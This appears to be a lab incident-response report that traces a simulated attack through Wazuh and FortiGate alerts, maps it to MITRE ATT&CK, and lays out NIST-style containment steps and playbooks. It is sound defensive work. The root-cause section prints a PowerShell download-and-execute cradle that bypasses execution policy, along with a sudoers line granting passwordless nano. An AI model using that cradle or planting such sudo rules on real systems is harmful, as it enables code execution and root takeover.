- **Analysis:** The attacker exploited sudo nano privileges to modify the /etc/sudoers file, granting themselves full Root access.


May 4, 2026 @ 15:20:12.643	client	SI.7	Integrity checksum changed.	7	550
May 4, 2026 @ 15:20:20.778	client	AU.14, AC.7, AC.6	Successful sudo to ROOT executed.	3	5402


Phase III: Lateral Movement and Persistence (Windows)


- **Actor:** Root-level session (Pivoted from Ubuntu).
- **Timestamp:** 2026-05-04 (Timeline from 15:53 to 16:30).
- **Target Agent:** windows_10_client.
- **Evidence Correlation:**
  - **Rule 60109 (15:53:16):** "User account enabled or created". Detects the creation of the unauthorized local account.
  - **Rule 92652 (16:03:57):** "Successful Remote Logon Detected". Specifically identified user \Hacker123 using NTLM authentication, indicating a successful lateral move.
  - **Rule 62123 (16:30:13):** "Windows Defender: Antimalware platform detection". Severity Level 12 alert, confirming the attacker attempted to disable or bypass endpoint protection.
- **Analysis:**
  - **Unauthorized Persistence:** The attacker successfully created a backdoor account (Hacker123) at 15:53.

- **Credential Exploitation:** At 16:03, the attacker leveraged these credentials for a remote login. The SIEM flagged this as a "possible pass-the-hash attack," showing high-level detection.
- **Defense Evasion:** By 16:30, the attacker moved to neutralize Windows Defender, triggering a high-severity (Level 12) alert as they attempted to blind the system's defenses.

- **Outcome:** Full administrative control and persistence were established on the Windows node, followed by an intentional effort to evade antimalware detection.







3. MITRE ATT&CK Mapping

Attack Stage	MITRE Technique	Wazuh Rule ID	Evidence
Reconnaissance	T1595 (Active Scanning)	Firewall Logs	SNMP enumeration
Initial Access	T1110.001 (Brute Force)	5763 / 40112	SSH success (user1)
Privilege Escalation	T1548.003 (Sudo/Sudoers)	550 / 5402	/etc/sudoers modification
Lateral Movement	T1021.001	92657	Windows login
Persistence	T1053.005 (Scheduled Task)	554	update6.ps / hacker_123

Chapter 4 : Incident Response (IR)


Phase 1: Preparation

Objective: This phase establishes a high-fidelity monitoring environment and a resilient detection baseline to ensure comprehensive visibility across network and endpoint layers. The objective is to guarantee accurate telemetry collection and enable rapid, coordinated response through the integration of People, Process, and Technology.


Technology: Infrastructure & Visibility

- **Network Telemetry:** Configured FortiGate NGFW (v7.6.4) to forward Syslogs (UDP/514) to the Wazuh Manager.
- **Segmentation:** Segregated traffic into VLAN 10 (Clients) and VLAN 20 (SIEM) to enforce granular security policies.
- **Endpoint Telemetry:** Deployed Wazuh Agents on Ubuntu (172.16.10.2) and Windows (172.16.10.3). Enabled File Integrity Monitoring (FIM) and Sysmon for deep host visibility.
- **Recovery Baseline:** Captured full system VMware Snapshots for all nodes to ensure rapid restoration to a well-good state.
- These controls provide deep visibility into host-level anomalies and unauthorized changes.


Wazuh SIEM Solution:



FortiGate Firewall:



Device	IP	Interface	Status	MAC	Reserved	Host Information
python-VMware-Virtual-Platform	172.16.20.2	SIEM (port2)	Leased out	00:0c:29:62:c9:e1	Not Reserved	Hostname: python-VMware-Virtual-Platform
client-VMware-Virtual-Platform	172.16.10.2	CLIENTS (port3)	Leased out	00:0c:29:ee:99:16	Not Reserved	Hostname: client-VMware-Virtual-Platform
DESKTOP-UL5IRCS	172.16.10.3	CLIENTS (port3)	Leased out	00:0c:29:f1:df:12	Not Reserved	VCI: MSFT 5.0 Hostname: DESKTOP-UL5IRCS



Physical Interface 3				
CLIENTS (port1)	Physical Interface		172.16.10.1/255.255.255.0	PING SSH
port3	Physical Interface		192.168.1.100/255.255.255.0	PING HTTPS SNMP HTTP
SIEM (port2)	Physical Interface		172.16.20.1/255.255.255.0	PING
Tunnel Interface 1				

People: Roles & Responsibilities

Defined roles to ensure effective incident handling:

- **SOC Analyst:** Monitors Wazuh dashboard, performs alert triage, and escalates confirmed threats.
- **Incident Responder:** Conducts in-depth investigation, executes containment strategies, and performs forensic recovery.
- **Security Engineer:** Maintains SIEM and firewall infrastructure, including rule tuning, agent management, and policy enforcement.

Process: Operational Readiness & Policies

Established procedures and controls governing detection and response:

Environment Hardening & Access Control

- Enforced strict separation between standard and administrative accounts.
- Simulated privilege escalation scenarios to validate detection capabilities.

Operational Procedures

- Defined alert severity thresholds to prioritize critical events and reduce alert fatigue.

- Developed standardized response playbooks aligned with the NIST SP 800-61 framework.

Firewall Policies:

CLIENTS_TO_SIEM (1)	CLIENTS (port1)	SIEM (port2)	all	all	always	ALL	ACCEPT		Disabled	Standard	no-inspection	All	12.
REMOTE_ACCESS (2)	port3	CLIENTS (port1)	all	all	always	ALL	ACCEPT		Disabled	Standard	no-inspection	All	6.0
implicit_deny (0)	any	any	all	all	always	ALL	DENY					Disabled	1.1

Making sure Wazuh successfully received logs from firewall, ubuntu and windows:

Apr 10, 2026 @ 23:17:50.647 input.type: log agent.name: python-VMware-Virtual-Platform agent.id: 000 manager.name: python-VMware-Virtual-Platform data.logdesc: Configuration changed data.msg: Configuration is changed in the admin session data.level: alert data.subtype: system data.dstuser: admin data.eventtime: 1775859194912896634 data.logid: 0100032102 data.time: 15:13:14 data.type: event data.vd: root rule.firedtimes: 1 rule.mail: false rule.level: 7 rule.description: Fortigate: Configuration changed. rule.groups: fortigate, syslog rule.id: 81608 rule.gdpr: IV_32.2, IV_35.7.d location: 172.16.20.1 decoder.name: fortigate-firewall-v6 id: 1775855870.106944 full_log: date=2026-04-10 time=15:13:14 devname="FortiOS-VM64" devid="FOSVM1I_FFIS1R78" eventtime=1775859194912896634 tz="-0700" logid="0100032102" type="eve

Date/Time	Source	Device	Destination	Application Name	Result	Policy ID
2026/04/10 14:01:35	172.16.10.2	client-VMware-Virtual-Platform	172.16.20.2	tcp/1514	Accept (180 B / 0 B)	CLIENTS_TO_SIEM
2026/04/10 14:01:35	172.16.10.2	client-VMware-Virtual-Platform	172.16.20.2	tcp/1514	Accept (ip-conn)	CLIENTS_TO_SIEM
2026/04/10 14:01:23	172.16.10.2		172.16.20.2	tcp/1514	Accept (Start)	CLIENTS_TO_SIEM
2026/04/10 13:39:36	172.16.10.3	DESKTOP-UL5IRCS	172.16.20.2	tcp/1514	Accept (104 B / 0 B)	CLIENTS_TO_SIEM
2026/04/10 13:39:36	172.16.10.3	DESKTOP-UL5IRCS	172.16.20.2	tcp/1514	Accept (ip-conn)	CLIENTS_TO_SIEM

Phase 2: Detection and Analysis

Objective: Identify the incident scope through SIEM telemetry.

1. Alert Identification (Wazuh Dashboard)

- **Rule 5712 / 5763:** SSH brute-force detected against Ubuntu node.
- **Rule 40112:** Multiple authentication failures followed by a successful login.
- **Rule 5902 / 5402:** Detected unauthorized privilege escalation via nano.

2. Forensic Evidence

- **Source IP:** 192.168.1.200 (Attacker arriving via Port 3).
- **Windows Analysis:** Detected creation and execution of update6.ps in the shared update directory.
- **Persistence Evidence:** Identified a malicious Cron job on the Ubuntu host and a new backdoor user (hacker_123) on Windows.

3. Impact Assessment


- **Severity:** Critical.
- **Impact:** Full Root compromise of Linux and Local Admin compromise of Windows via malicious update injection.


Phase 3: Containment, Eradication, and Recovery

Objective: Limit the impact, eliminate the threat, and restore systems to secure operational state.

1. Containment

- **Network Level:** Blocked Attacker IP (192.168.1.200) on the FortiGate Firewall policy.
- **Endpoint Level:** Isolated the Windows and Ubuntu nodes using FortiGate policies to prevent further lateral movement.
- **Service Level:** Disabled the Python SimpleHTTPServer used for file transfer.





2. Eradication

- **Malware Removal:** Deleted update6.ps and the hacker_123 account.
- **Persistence Cleanup:** Purged the unauthorized Cron job entries on the Ubuntu host.
- **System Hardening:**
  - Restricted SSH access: Disabled root login and set max authentication attempts to 4.
  - Hardened SNMP: Restricted access to specific trusted hosts instead of 0.0.0.0.

SNMP v1/v2c

+ Create New | Edit | Delete | Status

Name	Queries	Traps	Hosts	Events	Status
remote	v1 Enable v2 Enable	v1 Enable v2 Enable	172.16.1...	40	Enable

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
```

```
# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
MaxAuthTries 4
#MaxSessions 10
```


```
root@client-VMware-Virtual-Platform:/home/client# crontab -l
```



WAZUH


3. Recovery

- **System Restoration:** Reverted both Ubuntu and Windows to pre-incident snapshots.
- **Host Hardening (Windows):** Enabled Windows Firewall and updated Windows Defender signatures.
- **Policy Enforcement:** Applied Set-ExecutionPolicy Restricted on Windows to prevent unsigned script execution.
- **Credential Reset:** Enforced complex password resets for user1 and the Windows Administrator account.

```
root@client-VMware-Virtual-Platform:/home/client# sudo passwd user1
New password:
Retype new password:
passwd: password updated successfully
```







```
PS C:\Windows\system32> net user

User accounts for \\DESKTOP-UL5IRCS

-------------------------------------------------------------------------------
Administrator            DefaultAccount           employee1
Guest                    sara                     WDAGUtilityAccount
The command completed successfully.

PS C:\Windows\system32>
```

```
PS C:\Windows\system32> Set-ExecutionPolicy Restricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y
```

Phase 4: Post-Incident Activity (Lessons Learned)

Objective: Strengthen security posture and prevent recurrence.

Root Cause Analysis (RCA)

The investigation identified the following primary vulnerabilities that enabled the compromise:

- **Insecure SNMP Configuration:** Leaving SNMP v2c active on the external gateway allowed the attacker to perform reconnaissance and leak internal routing tables.
- **Weak Credential Policy:** The use of a simple, non-complex password (112233) enabled the successful SSH Brute Force attack via Hydra.
- **Sudo Over-Privilege:** A critical misconfiguration allowed user1 to run the nano editor with sudo privileges, which was exploited to grant the attacker full Root access by modifying /etc/sudoers.
- **Unsigned Script Execution:** The lack of script verification allowed the malicious update6.ps to run, facilitating lateral movement and the creation of a backdoor user on the Windows endpoint.

SNMP v1/v2c

+ Create New | Edit | Delete | Status

Name	Queries	Traps	Hosts	Events	Status
remote	v1 Enable v2 Enable	v1 Enable v2 Enable	0.0.0.0/0	40	Enable

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
user1 ALL=(ALL) NOPASSWD: /usr/bin/nano
```

```
PS C:\Windows\system32> powershell.exe -ExecutionPolicy Bypass -Command "Write-Host 'Applying Update5 from Server'; IEX (New-Object Net.WebClient).DownloadString('http://172.16.10.2/Update5.ps1')"
Applying Update5 from Server
The command completed successfully.

The command completed successfully.
```

Security Improvements

To prevent recurrence and harden the environment, the following enhancements have been implemented:

- **Password Hardening:** Enforced a Strong Password Policy and performed a mandatory credential reset for all compromised accounts to mitigate future brute-force attempts.
- **Trust Relationship & Network Hardening:**
  - SNMP Hardening: Restricted SNMP access to specific trusted management hosts rather than 0.0.0.0.
  - File Sharing Security: Implemented a dedicated FortiGate Policy to secure and limit the Python-based file-sharing server specifically between the Ubuntu and Windows hosts (image_561fa3.png).
- **Endpoint Protection:** Applied Set-ExecutionPolicy Restricted on Windows nodes to block the execution of unsigned or untrusted PowerShell scripts.
- **Continuous Monitoring Optimization:** Adjusted Wazuh rule thresholds to elevate the severity of alerts for successful logins that occur immediately after multiple failed attempts, ensuring faster SOC response times.

Chapter 5 : Incident Response Playbooks

Framework: NIST SP 800-61 r2
Environment: Wazuh SIEM, FortiGate firewall, Ubuntu/Windows Endpoints, Kali Linux (Simulation)

Performance Metrics (KPIs)
To measure the SOC's health, we track:
• MTTD (Mean Time to Detect): Goal < 30 minutes.
• MTTR (Mean Time to Respond): Goal < 2 hours for High/Critical.
• FP Rate: Percentage of alerts identified as False Positives (Goal: reduce via rule tuning).

1. Incident Severity & Prioritization


To ensure efficient resource allocation, all alerts are classified by the following matrix:

Severity	Impact	Example	Action Window
Low	Minimal; No compromise	Single failed login; Policy violation	< 24 Hours
Medium	Potential threat; Scouting	Repeated failed logins; Internal port scan	< 4 Hours
High	Probable compromise	Successful login from unknown IP	Immediate
Critical	Confirmed Breach	Privilege escalation; Ransomware activity	Immediate

2. Incident Response Phases (NIST Mapping)


The playbooks below follow a standardized 7-step operational flow mapped to the NIST lifecycle:

1. Detection & Analysis: Steps 1–3
2. Containment, Eradication, & Recovery: Steps 4–6
3. Post-Incident Activity: Step 7



Playbook 1: SSH Brute Force Attack

Description: Repeated automated attempts to gain access to Linux systems via SSH.



Step 1 – Detection

- SIEM Alert: Wazuh Rule ID 5712 (SSHD authentication failed).
- Telemetry Source: /var/log/auth.log.
- Data to Record: Source IP, Target User(s), Frequency of attempts.

Step 2 – Investigation (False Positive Check)

- Check: Is the source IP an internal management station or a known SysAdmin?
- Check: Is there a scheduled automation task with expired credentials?
- Action: If the activity is localized and authorized, whitelist the IP and close the alert.

Step 3 – Classification

- Medium: If all attempts failed.
- High/Critical: If a "Successful Login" (Rule 5715) follows a string of failures.

Step 4 – Containment

- Manual: Execute iptables -A INPUT -s [Source_IP] -j DROP on the target host.
- Automated: Trigger Wazuh Active Response to null-route the IP for 24 hours.
- Account: If a specific user is targeted, lock the account: passwd -l [username].
- Firewall: Block the source IP at the FortiGate firewall for additional perimeter containment.

Step 5 – Eradication

- Remove any malicious SSH keys from ~/.ssh/authorized_keys.
- Scan for unauthorized persistence (Check /etc/cron.* and /etc/systemd/system/).
- Force a password reset for any targeted accounts.

Step 6 – Recovery


- Integrity Check: Compare system binaries (ls, ps, netstat) against known good hashes.
- Monitoring: Enable "Debug" level logging for SSH temporarily to monitor return attempts.

Step 7 – Post-Incident

- Document the Source IP in the "Known Bad" blocklist.
- Update firewall rules to restrict SSH (Port 22) to specific VPN ranges only.

Playbook 2: Network Port Scanning

Description: Reconnaissance activity identifying open ports and services.



Step 1 – Detection

• SIEM Alert: Wazuh Rule 40101 or Firewall "Deny" spikes.

• Data to Record: Source IP, range of ports scanned (Sequential vs. Random).

Step 2 – Investigation (False Positive Check)

• Check: Is a vulnerability scan (Nessus/OpenVAS) scheduled for today?

• Check: Is this a network monitoring tool (Nagios/Zabbix) checking service health?

• Action: If identified as an authorized scan, mark as "Expected Activity."

Step 3 – Classification

• Low: External scan blocked by firewall.

• Medium: Internal scan originating from a compromised workstation.

Step 4 – Containment

• Block the Source IP at the perimeter firewall (FortiGate).

• If internal, isolate the host from the VLAN to prevent lateral movement.

Step 5 – Eradication

• Identify and disable unnecessary listening services found during the scan.

• Update "Stealth" settings on firewalls to drop packets rather than reject them (hiding the host).

Step 6 – Recovery

